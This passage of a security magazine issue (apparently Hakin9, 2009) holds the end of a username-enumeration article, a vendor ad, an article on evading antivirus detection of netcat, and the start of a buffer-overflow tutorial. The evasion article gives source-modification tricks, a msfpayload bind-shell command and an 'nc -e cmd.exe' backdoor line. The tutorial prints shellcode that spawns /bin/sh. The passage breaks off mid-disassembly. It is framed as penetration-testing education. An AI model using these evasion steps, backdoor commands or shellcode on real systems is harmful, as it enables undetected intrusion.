What can your web developers do to protect against this sort of attack. Like many webapplication flaws the answer is simple to discuss, but not so simple to implement. In it's simplest terms your developers need to ensure that user information returned to, or visible to the user is identical regardless of the server-side response. As we've shown, there are various injection points we as penetration testers can examine (URL Parameters, HTML content, Cookie values, the list is almost endless). This even includes recording the delay in response time from the server for minor differences. The theory is that the back-end database will take slightly (milliseconds) longer to respond if a username is correct and the password needs to be confirmed. This kind of attack is much harder to perform due to the variables involved, however it is possible to detect a difference. Some blind SQL Injection techniques also use the same theory or response times. Any single difference in response from the web-application is enough to enable attackers to perform enumeration of valid and invalid input. Usernames are simply an example of what's possible using this technique.

Finding a balance between web-application security and usability has always been an issue. If you can't change the user feedback for business reasons, then implementing a Captcha style input after 3 false logons is enough to prevent basic enumeration attacks. Just ensure that the trigger for enabling this Captcha protection isn't a URL Parameter, Cookie value, or other content that can be modified by an attacker during an attack. If an attacker can prevent the Captcha from ever triggering, then we're back to square one again. Even with the use of a Captcha, some more advanced scripting methods could still bypass this safeguard. After all

the Captcha could be broken, like those from Yahoo and Google have in the past. Captcha's are not 100% foolproof. However, that's a story for another day.

What Could Wordpress and Apple do to Mitigate The Threat We Showed in Our Examples?

In the case of Wordpress, a change to the user feedback to a generic *Username/Password incorrect* message would prevent a large number of attacks. However I suspect that this is more of a business decision than a technical issue. This is why a SDLC (Secure Development Life-Cycle) is so important. The constant evolution of a web-application means that it can only be accurately protected by constantly checking the security of the application as things are developed. Once the application becomes public, it's too late to do much. If this issue had been discovered before going live, it would have been an easier decision to change the user feedback to a more secure model. After all, the user won't miss a feature that never made it to the public version.

In the case of Apple the situation is a little trickier. As the flaw presents itself in a password reset feature, Apple's web-application would need to always return a success message, even if the email address entered was incorrect. This would prevent enumeration of valid email addresses (a valuable resource for attackers, spammers and phishers), but would also effect users who type their email address incorrectly. Implementation of a Captcha may, as with the wordpress example, cut back on possible attacks. Again this comes down to a balance between security and usability. A choice that more than often ends with an acceptance of the risks associated with enumeration. Still, we can only try to make things better. *You can lead a horse to water, but you cannot make him drink* – John Heywood.

Chris John Riley

Chris John Riley is an IT Security Analyst working for Raiffeisen Informatik's Security Competence Center in Zwettl, Austria. Working as part of a team he performs penetration testing for clients on a regular basis. In between projects he makes time to blog and look for vulnerabilities in open-source software (such as the recent TYPO3-SA-2009-001 Weak Encryption Key vulnerability). He is contactable through his website at <http://www.c22.cc> or through <http://raiffeiseninformatik.at>



High-speed passive capture

Powerful. Precise. Stealthy.

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- Bro IDS
- Argus
- YAK
- Wireshark
- TCPdump
- nProbe
- nTop
- SiLK

→ REPORT

Easily deploy, administer and centrally control your security applications with the Applied Watch Command Center, from Endace: The industry's first information manager for open source.



- SNORT IDS / IPS
- Barnyard
- La Brea
- Clam AV
- Nessus
- Syslog
- and more . . .

Unique hardware and software solutions designed to drive some of the best community-developed network applications and toolsets available.

→ ANALYZE

The Endace DAG, NinjaBox and NinjaProbe product portfolio provides a common solution for monitoring the most widely-deployed local and wide area network interfaces - from T1 / E1 PDH to OC-768 / STM-256 SDH; 10 /100 to 10Gb Ethernet and 4x SDR to 4x DDR InfiniBand.

Contact us to learn more.

corporate headquarters

usa

asia pacific

emea

online

+64 9 262 7260

+1 703 964 3740

+65 6744 1832

+44 1189 901 126

www.endace.com/hakin9



JIM KELLY

More Thoughts on Defeating AntiVirus

Difficulty



Faced with the daunting task of detecting and quaranting thousands of new viruses, Trojans and other malware discovered every day, AntiVirus software vendors rely on AV signatures to protect their customers.

Signature based systems are rapidly becoming obsolete in the face of rapidly changing threats. Malware has become and e-crime has become big business earning millions for cyber criminals.

In the first installment of this article published in Hakin9 magazine issue 1/2009, I described a variety of ways to modify netcat to evade antivirus detection. The main intent was to show how penetration testers could modify netcat to evade AV software. As previously discussed, modifying netcat source code to include a comment block followed by recompilation seemed to offer an easy solution. As I discussed, this method should not have worked but appeared to achieve the objective when compared to a downloaded precompiled version of nc.exe. On further examination, the picture is even more interesting.

Behavior based methods can be similar to host based intrusion detection in that they look for generic behaviors that they've black listed as *suspicious* or *bad*. The disadvantages of behavior based solutions are that they can trigger false positive detects and (or) require frequent user intervention. Frequent requests to the user to approve behaviors can lead to the user ignoring the alarms entirely. Some behavioral solutions may emulate the start of the binary's execution or execute the binary in a sandbox virtual environment before transferring execution to the suspect binary.

The reader should also consider an analogy with regular expression pattern matching. In order to construct a signature to match a pattern, the AV vendor needs to define a starting point in the binary (perhaps the entry point) then define an offset (x

WHAT YOU WILL LEARN...

How to modify code to defeat signature based antivirus software

How to recompile code to avoid commonly deployed antivirus solutions

WHAT YOU SHOULD KNOW...

Basic C coding

Pearl scripting skills

Compiling skills

How Does Antivirus Software Work?

Antivirus software works by examining files on a hard drive for patterns contained in antivirus signatures in an antivirus database.

Alternatively it can watch for *suspicious behavior* (like opening a listening port, suspicious file and memory or hard drive access etc).

The shortcomings of signature based antivirus solutions are that they can't recognize new unknown virus or malware specimens and that signatures can be trivial to beat, as we've seen so far.

Listing 1. *bdiff* output

```

md5sum of with-nc.exe: 0e7693fd87f1a2ff3c1e
                        c76ffa229
|->                                     |
                        136/90624 (0.15%)
|->                                     |
                        142/90624 (0.16%)
|----->|
                        90624/90624 (100.00%)
md5sum of without-nc.exe: 8eb020b7619a8e839c3
                        6876ab4a95b93
Common bytes: 90618      stored bytes: 6
Diff'ed

```

bytes deep into the binary) then pattern A, offset 2, pattern B etc. As with all pattern matching, the vendor has to define the matching logic they will use, for example:

Pattern A AND/OR Pattern B AND/OR Pattern C etc.

Ands make the pattern matching logic less inclusive because you are essentially saying that two or more patterns have to be matched. Ors make the pattern more inclusive as far as potential matches. You are saying that any one of two or more required matches need to be made.

If the vendor writes a signature that is too narrow, they risk missing genuine bad binaries, or a false negative condition. If they sweep in too much with too much they risk false positives and their product may quarantine benign binaries.

Compilers

Compilers transform human understandable high-level code (written in C, C++ etc.) into computer understandable machine language. More precisely, the compiler transforms source code into an object file. The object file contains, among other things, the declaration of global and local variables and functions. It is the job of the linker to map those declarations with the definitions of what those variables and functions mean. Wikipedia defines it best, *An object file will contain a symbol table of the identifiers it contains that are externally visible. During the linking of different object files, a linker will use these symbol tables to resolve any unresolved references*[1].

Compilers work in three stages:

- Stage 1: Pre-processing: The compiler scans each *.c source file. It identifies and locates each header file referenced in #include or #define lines. It identifies tokens such as variables, operators (+, - etc.). It parses through the source files to check for syntax errors prior to conversion into machine language.
- Stage 2: Compiling: The compiler adds in header files identified in stage 1 into as well as library files into the original source files.
- Stage 3: Output: The compiler then converts combined source code (with

headers and libraries) into object files (.o files, one per source file).

The linker then combines all the object files into one final executable (.exe file).

My colleagues have rightfully pointed out to me that comments in source code

are stripped out during one of these three stages. This leads me back to where I started. If they are correct, my previously mentioned strategy of inserting a comment block and recompiling missed the mark.

So why did my previous effort seem to work? It worked because, compared with




Figure 1. The difference between two binaries




Figure 2. This is a hexdump of the binary compiled with the ABC comment block




Figure 3. This is a hexdump of the binary compiled without the ABC comment block

the precompiled netcat binary (that can be downloaded from the Internet), merely recompiling the source alone was sufficient to make the binary different enough to evade matching the signatures major AV vendors. The antivirus vendors apparently downloaded the pre-compiled version and based their netcat signatures off of that sample.

So, are my colleagues correct? Do compilers strip out comments? Let us see.

Test Case

In my previous article I showed that inserting a comment block affected the binary's detectability compared to the precompiled version. As you may recall I said that the AV vendors base their signatures off of the most commonly encountered versions on the Internet. Let us test to see if inserting an arbitrary comment block in the source code affects AV detection in comparison to a recompiled uncommented version of the source code.

For this exercise we'll pick a text pattern that should be easy to find in the recompiled binary using the unix strings command.

Using Microsoft Visual C++ version 5.0 Express version. Original source code nc110nt.zip was recompiled twice:

- Compiled with comment block containing:

```
/*ABCABCABCABCABC
ABCABCABCABCABC
ABCABCABCABCABC
ABCABCABCABCABC
...
ABCABCABCABCABC*/
```

- Compiled without the comment block

Listing 2. Modified netcat.c file

```
line
164 /*inserted bogus variables*/
165 int a;
166 int b;
167 int c;
168 int d;
169 int e;
170
171 #ifndef WIN32
172 #ifdef HAVE_BIND
173 extern int h_errno;
```

I ended up with two binaries: *with-nc.exe* and *without-nc.exe*. If my colleagues were right I expected to see the following:

- I expected to see no difference between the two binaries since the only possible difference was the comment block. That should have been stripped out.
- I expected to NOT see the above ABCABCABCABCABC pattern in either binary using the UNIX strings command.
- When uploaded to *www.virustotal.com* I expected to see identical detect rates.

Results

I compared the two binaries using the bdiff utility and found that they did in fact differ:

```
jamesk-> bdiff -d with-nc.exe without-nc.exe
```

As you see from the bdiff output (please see Listing 1), there was approximately a 15-16% difference between the two binaries. As you can also see, they had different md5 hashes.

So examining the diff file that bdiff produced we see that there was some small difference between the two binaries. As we will see, merely changing the binary is not enough to evade AV pattern matching unless you change the portion of the binary that the AV signature is matching or you completely avoid showing a pattern the AV software has in it's database.

The unix utility strings was run against each binary searching for the pattern ABC. The pattern wasn't found.

Both binaries were hexdumped and found to be substantially the same (please see Figure 2 and Figure 3).

All of the binaries were uploaded to *http://www.virustotal.com* and were found to have identical detect rates (please see the Figure 4 and Figure 5)



Figure 4. This is the virustotal detect rate with the ABC comment block

Now a bit of explanation here is important. Compilers are very complex pieces of software. A wide range of conditions can cause compilers to create subtle differences in compiled code. It is not the intent of this article to enumerate all these subtle variations, just to make the point that the changes you make have to affect the pattern that AV software matches.

As another test, I compiled the netcat code four times. I changed nothing between compiles. Each time the resulting binary had a different md5 hash. When uploaded to virustotal, the first three samples had identical detect rates. The fourth had a slightly higher detect rate by a percentage point, the differences from compile to compile represents normal compiler behavior. This is an example of a change that wouldn't and shouldn't make a significant difference in AV detection rate. So you see, the difference between them didn't matter from the perspective of AV detection because the recompiles did not modify the pattern that the AV software was looking for. (please refer to Figure 6).

- 1modified-nc.exe 41.03% <http://www.virustotal.com/analysis/466fd59b11cdc2c5c2a5b733d05b7e7c>
- 2modified-nc.exe 41.03% <http://www.virustotal.com/analysis/34f49bf081856b065ebacdd23d0e6266>
- 3modified-nc.exe 41.03% <http://www.virustotal.com/analysis/0c7eb584a1dfb02d5b53057d3b7a0e69>
- 4modified-nc.exe 42.11% <http://www.virustotal.com/analysis/3c675af92e6fcfb645e22ce4efb91585>

Mere recompilation was sufficient to evade existing signatures for the precompiled netcat binary for both Symantec and MacAfee, so my colleagues were correct at least relative to the Internet download version. The compiler stripped comments as my colleagues indicated. As you may




Figure 5. This is the virustotal detect rate without the ABC comment block

recall my last article, unmodified Internet download sample of nc.exe had a detect rate of 68.57%. Clearly recompilation does yield a significantly decreased detect rate. Interestingly a third of the AV products misidentified netcat as agobot backdoor. Given the fact that much malware is currently being written for profit by organized crime groups, and assuming that these groups' developers have a robust software development life cycle, it might be predicted that they can beat antivirus just as a byproduct of frequent code modification and releases. They don't have to go to much effort.

To be fair to the AV industry, it would be impossible to write signatures for every possible variant of every existing malware/Trojan/hacking tool found on the Internet in a timely manner.

Other Strategies That Will Evade AntiVirus

So how could we get better results or a lower detect rate if the comment block strategy isn't sufficient? We could inject code into the original source that does not change the final binary's functionality and does nothing[2].

Insertion

We could inject a simple printf statement. (please refer to Figure 7).

When you recompile and run the resulting binary you get (please refer to Figure 8).

As you can see the insertion made some of the output to stdout uglier, but the binary still works. It can spawn a listening shell so functionality wasn't impaired (please refer to Figure 9).

Making this insertion yielded a 7.69% detect rate.

Here is another code insertion. What happens if we insert declarations of a few variables in the netcat.c file? (see Listing 2).

With this change the result is a 10.53% detect rate. Only 5 of the 38 AV products even detected. As usual, Sophos properly identified it as netcat. In most of my tests, Sophos was not fooled (please refer to Figure 11).

Substitution

We could make a simple substitution. Go to line 1722 of netcat.c, comment it out and insert a modified version directly below it.

```
1722  /*fprintf (stderr, "Cmd line:
      ");*/
1723      fprintf (stderr, "command
      line: ");
```

As you can see from the virustotal results we can get a reduced 12.83% detect

rate just from making this one simple substitution.

Now as I mentioned in my previous article, there are a couple of old school binary hex-editing tricks but they either yield little benefit days or are quite cumbersome to execute.

References

- http://en.wikipedia.org/wiki/Symbol_table [1]
- <http://forums.minegoboom.com/printview.php?t=2559&start=0> [2]
- <http://www.pauldotcom.com/> [3]
- <http://pauldotcom.com/wiki/index.php/Episode125> [4]
- <http://www.sophos.com> – [5] Top five strategies for combating modern threats. Is antivirus dead? Sophos white paper

Bdiff utility

A utility for comparing two binary files for their degree of similarity or dissimilarity:

- http://www.webalice.it/g_pochini/bdiff/ – Bdiff homepage
- http://freshmeat.net/redir/bdiff/32295/url_tgz/bdiff-1.0.5.tgz -bdiff download
- <http://www.textfiles.com/computers/DOCUMENTATION/bdiff.txt>
- <http://www.freshports.org/misc/bsdif/> – There is a similar BSD utility by Colin Percival called bsdiff
- <http://www.daemonology.net/bsdif/> – Bsdiff is also available under MacPorts as well as Fink for Mac OS X Colin Percival's bsdiff homepage

```
C:\Documents and Settings\Jim Kelly\Desktop>md5sum 1modified-nc.exe
94ed87983dca7fb790e74b9913f23830 *1modified-nc.exe
C:\Documents and Settings\Jim Kelly\Desktop>md5sum 2modified-nc.exe
8ac64bf99410520f573e14f4b35fca92 *2modified-nc.exe
C:\Documents and Settings\Jim Kelly\Desktop>md5sum 3modified-nc.exe
936065e44c25fd6108fd14bd14544180 *3modified-nc.exe
C:\Documents and Settings\Jim Kelly\Desktop>md5sum 4modified-nc.exe
85fecab8371148fba329160ae24e7c88d *4modified-nc.exe
```

Figure 6. Md5 hashes of all the recompiles of the base netcat code (without comments)

```
1707  signal (SIGINT, catch);
1708  signal (SIGQUIT, catch);
1709  signal (SIGTERM, catch);
1710  signal (SIGURG, SIG_IGN);
1711  #endif
1712
1713  recycle:
1714
1715  /* if no args given at all, get 'em from stdin and construct an argv. */
1716  if (argc == 1) {
1717      cp = argv[0];
1718      argv = (char **) Hmalloc (128 * sizeof (char *)); /* XXX: 128? */
1719      argv[0] = cp; /* leave old prog name intact */
1720      cp = Hmalloc (BIGSIz);
1721      argv[1] = cp; /* head of new arg block */
1722      fprintf (stderr, "Cmd line: ");
1723      printf ("This code does nothing.");
1724      printf ("This code does nothing.");
1725      printf ("This code does nothing.");
1726      printf ("This code does nothing.");
1727      fflush (stderr); /* I dont care if it's unbuffered or not! */
1728      insaved = read (0, cp, BIGSIz); /* we're gonna fake fgets() here */
1729      if (insaved <= 0)
1730          bail ("wrong");
1731      x = findline (cp, insaved);
1732      if (x)
1733          insaved -= x; /* remaining chunk size to be sent */
1734      if (insaved) /* which might be zero... */
1735          memcpy (bigbuf_in, &cp[x], insaved);
1736      cp = strchr (argv[1], '\n');
1737      if (cp)
```

Figure 7. Lines 1723-1726 were inserted into the code

Identical Functionality Created in Metasploit

The reader is encouraged to look at Paul Asadorian's work in this area. Paul and Larry Pesce have a wiki and weekly security podcast, called paultdotcom, which is an important resource for those interested in information security. Paul has written about using the Metasploit framework's msfencode and msfpayload utilities to evade antivirus software[3]. His article is entitled *Tech Segment: Bypassing Anti-Virus Software The Script-Kiddie Way*[4].

Msfencode and msfpayload enables the penetration tester the ability to convert a Metasploit payload into a Windows executable. Using Paul's technique, here is how the author created a netcat-like bind shell executable for Windows:

Mind you, all of this can be done on a Linux or Mac OS X computer.

First add the framework directory to your working path in Terminal.

```
#export PATH=$PATH:/path/to/framework-3.2
```

Create a netcat-like backdoor binary.(please refer to Figure 13)

```
#msfpayload /windows/shell_bind_tcp RHOST=0.0.0.0 LPORT=65534 X > me.exe
```

Caution: this allows any ip to connect to the victim host on port 65534 and is the equivalent of executing netcat command `nc -l -p 65534 -e cmd.exe`

Encode the binary: Here a couple of encoding methods, `shika_ga_nai` and `alpha_mixed` were tried and both yielded the same detect rate.

Now the interesting thing is that the resulting binary `me.exe` had a virustotal detect rate of 2.64% but when encoded, the detect rate increased to 10.53% (please refer to Figure 14).

This is somewhat counter-intuitive so I conclude that the detecting antivirus products (and it was the same four in both cases) may be looking for evidence of encoding. The Sophos site identified the encoded binary created in Metasploit as *Sus/Dropper-A* and said: *Sus/Dropper-A exhibits characteristics commonly, but not exclusively, found in malware. If you've received an alert, then the detected file is likely to be malicious, but it's up to you to choose whether to trust the file or take other action.*

So Sophos wasn't sure what the uploaded binary was, just that it was suspicious. Since Sophos didn't detect anything amiss with the un-encoded version of the same binary, I'm guessing it had a detection routine to detect encoding and treats encoded binaries as suspicious.

SecureWeb-Gateway failed to detect the un-encoded msfpayload binary. It identified the encoded version as Trojan.Dropper.Gen.

Sunbelt malware research defines the Trojan.Dropper.Gen category as: *A Trojan Downloader is a program typically installed through an exploit or some other deceptive means and that facilitates the download and installation of other malware and unwanted software onto a victim's PC. A Trojan Downloader may download adware, spyware or other malware from multiple servers or sources on the internet.*




Figure 8. This is the output when you execute the binary compiled with the inserted code





Figure 9 Running the inserted code binary works properly



Virustotal is a service that analyzes suspicious files and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **nc.exe** received on **12.28.2008 17:16:41 (CET)**
 Current status: **finished**
 Result: **3/39 (7.69%)**

Figure 10. 7.69% detect rate on virustotal

Prevx1	V2	2009.01.01 -
Rising	21.10.22.00	2008.12.31 -
SecureWeb-Gateway	6.7.6	2008.12.31 -
Sophos	4.37.0	2008.12.31 NetCat
Sunbelt	3.2.1809.2	2008.12.22 -
Symantec	10	2009.01.01 -
TheHacker	6.3.1.4.2002	2008.12.30 -

Figure 11. Sophos results from adding variable into netcat.c source code then recompiling

This points out a subtle but different problem with antivirus software, that of threat misidentification. A remote shell backdoor is not the same kind of threat

as a trojan downloader program. The appropriate response probably should be different. A Trojan downloader is evidence of an automated malware driven attack. A

remote shell would probably be evidence of a manual intrusion.

For The Most Determined, Rewrite in Perl and Compile

This is admittedly the most *far a field* method examined yet. One might even call it script-kiddie. It is more of a strategy than a technique. The attacker could implement the desired functionality in perl then compile the perl code to a windows executable using perl2exe. The resulting binary is huge, almost a megabyte in size, but the binary scores a 0% detect rate on virustotal. A quick Google search yielded three different perl implementations of netcat (see reference section).

In this study certain antivirus products fared dramatically better than the field. Sophos, Kaspersky and Panda did quite well, probably because they do more than simple pattern matching.

Interestingly when msfpayload is used to convert Metasploit payloads into freestanding binaries, almost all the sampled antivirus products were fooled including this trio of products. This was, by far, the best results gotten in all my testing. Also surprising was the fact that encoding the Metasploit payload binaries didn't seem to help lower detection rates.

Conclusion

Hopefully the reader has gained additional insight into evasion techniques that may be used and has a greater appreciation of the inadequacy of many antivirus products on the market place. The most important point to be made is that no antivirus solution is sufficient by itself. It must be part of a larger defense in depth strategy that also includes additional strategies like: controlling what software is installed on workstations, network access control, proactive solutions like host-based intrusion detection, controlling web browsing behavior, and protection of sensitive data with encryption[5].

Jim Kelly

Jim Kelly is a senior security engineer with Securicon LLC. He has almost ten years experience in a variety of technical roles. Securicon provides a wide range of penetration testing, vulnerability assessment and system certification and accreditation for major power companies, corporations as well as the U.S. Federal government.

Heuristics

- <http://mirror.sweon.net/modchat/vxdevl/vdat/epheurs1.htm>
- <http://antivirus.about.com/library/glossary/bldef-heur.htm>

On the 'Net

- http://pauldotcom.com/wiki/index.php/Episode125#Tech_Segment:_Bypassing_Anti-Virus_Software_The_Script-Kiddie_Way – Tech Segment: Bypassing Anti-Virus Software The Script-Kiddie Way
- <http://en.wikipedia.org/wiki/Compiler> – How compilers work
- <http://www.skeptifiles.org/cowtext/comput1/compiler.htm> – How compilers work
- http://www.doc.ic.ac.uk/~wl/teachlocal/arch2/HP05/HP_CD2.12.pdf – How compilers work
- <http://library.thinkquest.org/C001341/tuts/openutut.php?id=21&mn=d&page=1&pn=t>
- <http://www.antivirusworld.com/articles/antivirus.php> – How does Antivirus work?
- <http://caspian.dotconf.net/menu/Software/Misc/netcat.pl> – Perl implementations of netcat
- <http://backpan.perl.org/authors/id/G/GR/GRAHJENK/netcat.pl>
- <http://www.bancado.net/scripts/netcat.pl>
- <http://www.indigostar.com/perl2exe.htm> – Perl2exe homepage
- <http://www.virustotal.com/analysis/fdbebbc2223d194a8c5c0cd287c9336ae> – Version #1 perl implimentation uploaded to virustotal. Virustotal results



Figure 12. This shows what Virustotal detected using a netcat binary compiled using additional inserted source code that does nothing or has no functionality.




Figure 13. This shows the creation of netcat like executable using msfpayload, a part of the metasploit framework




Figure 14. This shows the encoding of the binary created in step 2 using the shikata ga nai encoder in the metasploit framework



JUSTIN SUNWOO KIM

A New Era for Buffer Overflow

Difficulty



This article describes a few modern techniques for buffer overflow exploitation. There are just as many ways to prevent BOF with defensive mechanisms as there are ways to bypass those defenses.

However, my purpose for writing this article is to the awareness of security and in the hopes of better application security. Please use this information for educational purposes only. Do not break the law.

How to Make Shell Codes

As you can infer from the name of it, the purpose of shell code is to execute shell `/bin/sh`. However, many different systems will end up having different shell codes that would fit their own CPU

Listing 1. Assembly code of shellcode

```

#sh.s
.globl main

main:
    jmp here

there:
    xor    %eax, %eax    # zero out eax
    movb  $0x31, %al    # set eax to 49 (geteuid)
    int   $0x80         # call

    movl  %eax, %ebx    # move returned value to ebx (argument 1)
    movl  %eax, %ecx    # move returned value to ecx (argument 2)
    xor   %eax, %eax    # zero out eax
    movb  $0x46, %al    # set eax to 70 (setreuid)
    int   $0x80         # call

    popl  %ebx         # bring in "/bin/sh" (argument 1)
    xor   %edx, %edx    # zero out edx (argument 3)
    movl  %ebx, (%esp) # set *esp to the address of "/bin/sh"
    movl  %edx, 0x4(%esp) # set *esp+4 to 0
    leal (%esp), %ecx # set ecx(argument 2) to the address of esp
    xor   %eax, %eax    # zero out eax
    movb  %0xb, %al    # set eax to 11 (execve)
    int   $0x80

here:
                                     # this is to place "/bin/sh" at the end of the code
    call there
    .string "/bin/sh"

```

WHAT YOU WILL LEARN...

Ways to by-pass certain BOF restrictions through handy tips

WHAT SHOULD YOU KNOW...

- Basic concept of Buffer Overflow
- Understanding of stack memory
- Little knowledge of assembly

Listing 2. Compiling and Testing shellcode

```
wantstar@wantstar:~/hackin9/shellcode$ gcc -o sh sh.s
wantstar@wantstar:~/hackin9/shellcode$ ./sh
$
uid=1000(wantstar) gid=1000(wantstar) groups=4(adm),20(dialout),24(cdrom),46(plugdev)
$
```

Listing 3. Opcode dump of shellcode

```
wantstar@wantstar:~/hackin9/shellcode$ objdump -d sh
sh:      file format elf32-i386
Disassembly of section .init:
08048274 <_init>:
 8048274:    55                push   %ebp
 8048275:    89 e5             mov    %esp,%ebp
...
08048394 <main>:
 8048394:    eb 23             jmp    80483b9 <here>
08048396 <there>:
 8048396:    31 c0             xor    %eax,%eax
 8048398:    b0 31             mov    $0x31,%al
 804839a:    cd 80             int   $0x80
 804839c:    89 c3             mov    %eax,%ebx
 804839e:    89 c1             mov    %eax,%ecx
 80483a0:    31 c0             xor    %eax,%eax
 80483a2:    b0 46             mov    $0x46,%al
 80483a4:    cd 80             int   $0x80
 80483a6:    5b                pop    %ebx
 80483a7:    31 d2             xor    %edx,%edx
 80483a9:    89 1c 24          mov    %ebx,(%esp)
 80483ac:    89 54 24 04       mov    %edx,0x4(%esp)
 80483b0:    8d 0c 24          lea   (%esp),%ecx
